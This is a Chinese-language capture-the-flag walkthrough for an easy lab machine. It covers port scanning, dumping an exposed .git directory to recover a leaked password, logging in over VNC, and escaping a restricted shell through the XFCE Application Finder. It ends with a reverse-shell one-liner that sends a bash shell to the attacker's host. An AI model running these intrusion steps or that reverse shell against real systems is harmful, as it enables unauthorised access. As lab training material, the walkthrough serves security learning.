已有的事,后必再有。已行的事,后必再行。日光之下,并无新事。—-<传道书> 1:9
靶机ip:192.168.56.60
难度:简单
涉及内容:
信息收集与枚举: Nmap 端口与服务探测 、域名绑定测试。
Web 安全: Git 源码泄露利用 (git-dumper) 、Git 提交历史审计与凭据恢复 (git log, git diff) 。
图形化界面逃逸: VNC 登录 、利用 XFCE 桌面 Application Finder 绕过受限 Shell (nologin) 执行反弹 Shell 。
本地信息收集: 使用 pspy64 监控系统进程与隐藏 Cron 计划任务 。
权限提升 (Root): 审计自定义 Bash 脚本 、利用 OCR 工具 (gocr) 读取图片文本导致的命令注入 、SUID 权限滥用 (chmod u+s /bin/bash) 。
凭据破解 (横向移动): 提取 SSH 私钥 (id_ed25519) 、使用 ssh2john 和 John the Ripper 爆破私钥密码 。
端口扫描
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 ┌──(root㉿kaada)-[/home/kali/Desktop]7.98 ( https ://nmap.org ) at 2026 -04 -24 08 :02 +0000 for 192.168 .56 .60 (192.168 .56 .60 )0.00058 s latency).65531 closed tcp ports (reset)22 /tcp open ssh80 /tcp open http 5901 /tcp open vnc-1 6001 /tcp open X11:1 08 :00 :27 :A6:D8:1 D (Oracle VirtualBox virtual NIC)1 IP address (1 host up) scanned in 3.61 seconds
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 ┌──(root㉿kaada)-[/ home/ kali/ Desktop]7.98 ( https://nmap.org ) at 202 6-0 4-24 08 :03 + 0000 192.168 .56.60 (192.168 .56.60 )0.00066 s latency).shown: 65531 closed tcp ports (reset)22 /tcp open ssh OpenSSH 8.4 p1 Debian 5 + deb11u3 (protocol 2.0 )ssh-hostkey: 3072 f6:a3:b6:78 :c4:62 :af:44 :bb:1 a:a0:0 c:08 :6 b:98 :f7 (RSA)256 bb:e8:a2:31 :d4:05 :a9:c9:31 :ff:62 :f6:32 :84 :21 :9 d (ECDSA)256 3 b:ae:34 :64 :4 f:a5:75 :b9:4 a:b9:81 :f9:89 :76 :99 :eb (ED25519)80 /tcp open http Apache httpd 2.4 .62 ((Debian))_http-server-header: Apache/2.4.62 (Debian)_http-title: Hihttp-git: 192.168 .56.60 :80 / .git/ ! description: Unnamed repository; edit this file 'description' to name the...message: 4 5901 /tcp open vnc VNC (protocol 3.8 )vnc-info: version: 3.8 types: 2 )16 )subtypes: 2 )6001 /tcp open X11 (access denied)Address: 08 :00 :27 :A6:D8:1 D (Oracle VirtualBox virtual NIC)type: general purpose|routerRunning: Linux 4 .X|5 .X, MikroTik RouterOS 7 .XCPE: cpe:/ o:linux:linux_kernel:4 cpe:/ o:linux:linux_kernel:5 cpe:/ o:mikrotik:routeros:7 cpe:/ o:linux:linux_kernel:5.6 .3 details: Linux 4.15 - 5.19 , OpenWrt 21.02 (Linux 5.4 ), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6 .3 )Distance: 1 hopInfo: OS: Linux; CPE: cpe:/ o:linux:linux_kernel1 0.66 ms 192.168 .56.60 (192.168 .56.60 )// nmap.org/ submit/ .done: 1 IP address (1 host up) scanned in 12.04 seconds
比较不常见的是开放了5901的VNC端口和6001的X11端口.
nmap的脚本探测到git泄露,使用git-dumper下载下来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 ┌──(root㉿kaada)-[/home/ kali/Desktop]// 192.168 .56.60 /.git/ HEAD [200 ]// 192.168 .56.60 /.git/ [200 ]// 192.168 .56.60 /.git/ [200 ]// 192.168 .56.60 /.gitignore [404 ]// 192.168 .56.60 /.gitignore responded with status code 404 // 192.168 .56.60 /.git/ description [200 ]// 192.168 .56.60 /.git/ branches/ [200 ]// 192.168 .56.60 /.git/i nfo/ [200 ]// 192.168 .56.60 /.git/ COMMIT_EDITMSG [200 ]// 192.168 .56.60 /.git/ config [200 ]// 192.168 .56.60 /.git/ hooks/ [200 ]// 192.168 .56.60 /.git/i nfo/exclude [200 ]// 192.168 .56.60 /.git/ hooks/commit-msg.sample [200 ]// 192.168 .56.60 /.git/ hooks/applypatch-msg.sample [200 ]// 192.168 .56.60 /.git/ hooks/post-update.sample [200 ]// 192.168 .56.60 /.git/ hooks/pre-applypatch.sample [200 ]// 192.168 .56.60 /.git/ hooks/fsmonitor-watchman.sample [200 ]// 192.168 .56.60 /.git/ refs/ [200 ]// 192.168 .56.60 /.git/ hooks/pre-commit.sample [200 ]// 192.168 .56.60 /.git/ hooks/pre-receive.sample [200 ]// 192.168 .56.60 /.git/ hooks/pre-push.sample [200 ]// 192.168 .56.60 /.git/ hooks/pre-rebase.sample [200 ]// 192.168 .56.60 /.git/ hooks/pre-merge-commit.sample [200 ]// 192.168 .56.60 /.git/ hooks/prepare-commit-msg.sample [200 ]// 192.168 .56.60 /.git/ objects/ [200 ]// 192.168 .56.60 /.git/ refs/heads/ [200 ]// 192.168 .56.60 /.git/ refs/tags/ [200 ]// 192.168 .56.60 /.git/ hooks/update.sample [200 ]// 192.168 .56.60 /.git/ hooks/push-to-checkout.sample [200 ]// 192.168 .56.60 /.git/ refs/heads/m aster [200 ]// 192.168 .56.60 /.git/ objects/2d/ [200 ]// 192.168 .56.60 /.git/ objects/19/ [200 ]// 192.168 .56.60 /.git/ objects/67/ [200 ]// 192.168 .56.60 /.git/ objects/bd/ [200 ]// 192.168 .56.60 /.git/ objects/b8/ [200 ]// 192.168 .56.60 /.git/ objects/90/ [200 ]// 192.168 .56.60 /.git/ objects/ab/ [200 ]// 192.168 .56.60 /.git/ objects/f7/ [200 ]// 192.168 .56.60 /.git/ objects/f9/ [200 ]// 192.168 .56.60 /.git/ objects/f6/ [200 ]// 192.168 .56.60 /.git/ objects/19/ 36 b7f0b8bc34642423c19738fab503a9d967de [200 ]// 192.168 .56.60 /.git/ objects/67/ 3 b2216187128dc73088ac5df036e854798c68f [200 ]// 192.168 .56.60 /.git/ objects/info/ [200 ]// 192.168 .56.60 /.git/ objects/pack/ [200 ]// 192.168 .56.60 /.git/ objects/f7/ cc50a34b65f1c6cf3c8bd10e2b78271c348e35 [200 ]// 192.168 .56.60 /.git/ objects/2d/ ce93ea08ed9059be0a838c6bcf62b7b5c28907 [200 ]// 192.168 .56.60 /.git/ objects/f9/ f7d8ba3292488a6e7f9fa21d0968ca7bbd6637 [200 ]// 192.168 .56.60 /.git/ objects/f6/ 86416 a62f2dc219fc3d6168fd0ae38516f6422 [200 ]// 192.168 .56.60 /.git/ objects/b8/ 295 d6c67f5f2df8a3649af13bf6867b221cd17 [200 ]// 192.168 .56.60 /.git/ objects/ab/ d028b26786a20ba6f9dfe4de5305b7341c2395 [200 ]// 192.168 .56.60 /.git/ objects/90/ 15 a7a32ca0681be64471d3ac2f8c1f24c1040d [200 ]// 192.168 .56.60 /.git/ objects/bd/ 9990 a1d46f17332711ccdf1d5ca32d584ae5c3 [200 ]// 192.168 .56.60 /.git/ HEAD [200 ]// 192.168 .56.60 /.git/i ndex [200 ]// 192.168 .56.60 /.git/ logs/ [200 ]// 192.168 .56.60 /.git/ logs/HEAD [200 ]// 192.168 .56.60 /.git/ logs/refs/ [200 ]// 192.168 .56.60 /.git/ logs/refs/ heads/ [200 ]// 192.168 .56.60 /.git/ logs/refs/ heads/master [200 ]1 path from the index
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 ┌──(root㉿kaada)- [/ home/ kali/ Desktop/ MM]commit 1936 b7f0b8bc34642423c19738fab503a9d967de (HEAD - > master)< mingmingjiu@mm .dsz> Date : Sun Apr 19 00 :10 :25 2026 -0400 4 commit b8295d6c67f5f2df8a3649af13bf6867b221cd17< mingmingjiu@mm .dsz> Date : Sun Apr 19 00 :08 :12 2026 -0400 3 commit f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35< mingmingjiu@mm .dsz> Date : Sun Apr 19 00 :07 :59 2026 -0400 2 commit f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637< mingmingjiu@mm .dsz> Date : Sun Apr 19 00 :07 :17 2026 -0400 1
查看git日志,使用diff对比不同提交.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 ┌──(root㉿kaada)-[/home/kali/Desktop/MM]- -- a/index.html- <!DOCTYPE html>- <html lang="en">- <head>- <meta charset="UTF-8">- <meta name="viewport" content="width=device-width, initial-scale=1.0">- <title>Hi</title>- <style>- * {- margin: 0;- padding: 0;- box-sizing: border-box;- }- - body {- font-family: 'Georgia', 'Times New Roman', serif;- background: linear-gradient(135deg, - min-height: 100vh;- display: flex;- justify-content: center;- align-items: center;- color: - padding: 20px;- }- - .container {- text-align: center;- max-width: 800px;- width: 100%;- }- - .quote-box {- background: rgba(255, 255, 255, 0.08);- border-radius: 15px;- padding: 50px 40px;- box-shadow: 0 10px 30px rgba(0, 0, 0, 0.4);- border: 1px solid rgba(255, 255, 255, 0.1);- backdrop-filter: blur(5px);- }- - .quote {- font-size: 2.2rem;- line-height: 1.5;- font-weight: 300;- margin-bottom: 30px;- position: relative;- }- - .quote:before, .quote:after {- font-size: 4rem;- color: rgba(255, 255, 255, 0.2);- position: absolute;- }- - .quote:before {- content: "“";- top: -20px;- left: -15px;- }- - .quote:after {- content: "”";- bottom: -50px;- right: -15px;- }- - .author {- font-size: 1.2rem;- color: - font-style: italic;- margin-top: 30px;- }- - .highlight {- color: - font-weight: 400;- }- - .footer {- margin-top: 40px;- font-size: 0.9rem;- color: rgba(255, 255, 255, 0.4);- }- - @media (max-width: 768px) {- .quote-box {- padding: 30px 20px;- }- - .quote {- font-size: 1.8rem;- }- - .quote:before, .quote:after {- font-size: 3rem;- }- }- </style>- </head>- <body>- <div class="container">- <div class="quote-box">- <p class="quote">- The only way to do great work is to love what you do. - If you haven't found it yet, keep looking. Don't settle.- </p>- <p class="author">— Steve Jobs</p>- </div>- </div>- </body>- </html>- color: - font-style: italic;- margin-top: 30px;- }- - .highlight {- color: - font-weight: 400;- }- - .footer {- margin-top: 40px;- font-size: 0.9rem;- color: rgba(255, 255, 255, 0.4);- }- - @media (max-width: 768px) {- .quote-box {- padding: 30px 20px;- }- - .quote {- font-size: 1.8rem;- }- - .quote:before, .quote:after {- font-size: 3rem;- }- }- </style>- </head>- <body>- <div class="container">- <div class="quote-box">- <p class="quote">- The only way to do great work is to love what you do. - If you haven't found it yet, keep looking. Don't settle.- </p>- <p class="author">— Steve Jobs</p>- </div>- </div>- </body>- </html>- color: - font-style: italic;- margin-top: 30px;- }- - .highlight {- color: - font-weight: 400;- }- - .footer {- margin-top: 40px;- font-size: 0.9rem;- color: rgba(255, 255, 255, 0.4);- }- - @media (max-width: 768px) {- .quote-box {- padding: 30px 20px;- }- - .quote {- font-size: 1.8rem;- }- - .quote:before, .quote:after {- font-size: 3rem;- }- }- </style>- </head>- <body>- <div class="container">- <div class="quote-box">- <p class="quote">- The only way to do great work is to love what you do. - If you haven't found it yet, keep looking. Don't settle.- </p>- <p class="author">— Steve Jobs</p>- </div>- </div>- </body>- </html>- color: - font-style: italic;- margin-top: 30px;- }- - .highlight {- color: - font-weight: 400;- }- - .footer {- margin-top: 40px;- font-size: 0.9rem;- color: rgba(255, 255, 255, 0.4);- }- - @media (max-width: 768px) {- .quote-box {- padding: 30px 20px;- }- - .quote {- font-size: 1.8rem;- }- - .quote:before, .quote:after {- font-size: 3rem;- }- }- </style>- </head>- <body>- <div class="container">- <div class="quote-box">- <p class="quote">- The only way to do great work is to love what you do. - If you haven't found it yet, keep looking. Don't settle.- </p>- <p class="author">— Steve Jobs</p>- </div>- </div>- </body>- </html>
1 2 3 4 5 6 7 8 9 10 ┌──(root㉿kaada)-[/home/kali/Desktop/MM] --git a /pass.txt b /pass.txt 100644 673 b221..0000000 a /pass.txt 1 +0 ,0 @@-password :sublarge
泄露口令,sublarge,同时泄露用户名,mingmingjiu,以及域名,mm.dsz

访问域名mm.dsz,有个登录界面

使用刚刚得到的mingmingjiu:12345678弱口令爆破登录
但是前端按钮是disable的.,执行不了命令,使用POST传参也无果.(后面会发现这只是个空壳界面)
尝试登录VNC
1 2 3 4 5 6 7 ┌──(root㉿kaada)-[/home/kali/Desktop]to RFB server, using protocol version 3.8

使用刚刚获得的用户名mingmingjiu作为密码就可以登录上去,桌面上就有user.txt
但打开终端失败.

查看index.php会发现我们的猜测是对的,后端根本没有处理参数,只是个空壳界面
现在要做的事是反弹shell到我们的kali上

已经通过 vncviewer 在 Kali 上看到 XFCE 完整桌面。即使账户 shell 是 /usr/sbin/nologin,XFCE 的 Application Finder (Run Program) 仍可启动任意命令。
点击 Applications 菜单
点击 Run Program...** 弹出 Application Finder
在输入框键入反弹shell命令
1 bash -c 'bash -i >& /dev/tcp/192.168.56.104 /4444 0 >&1 '
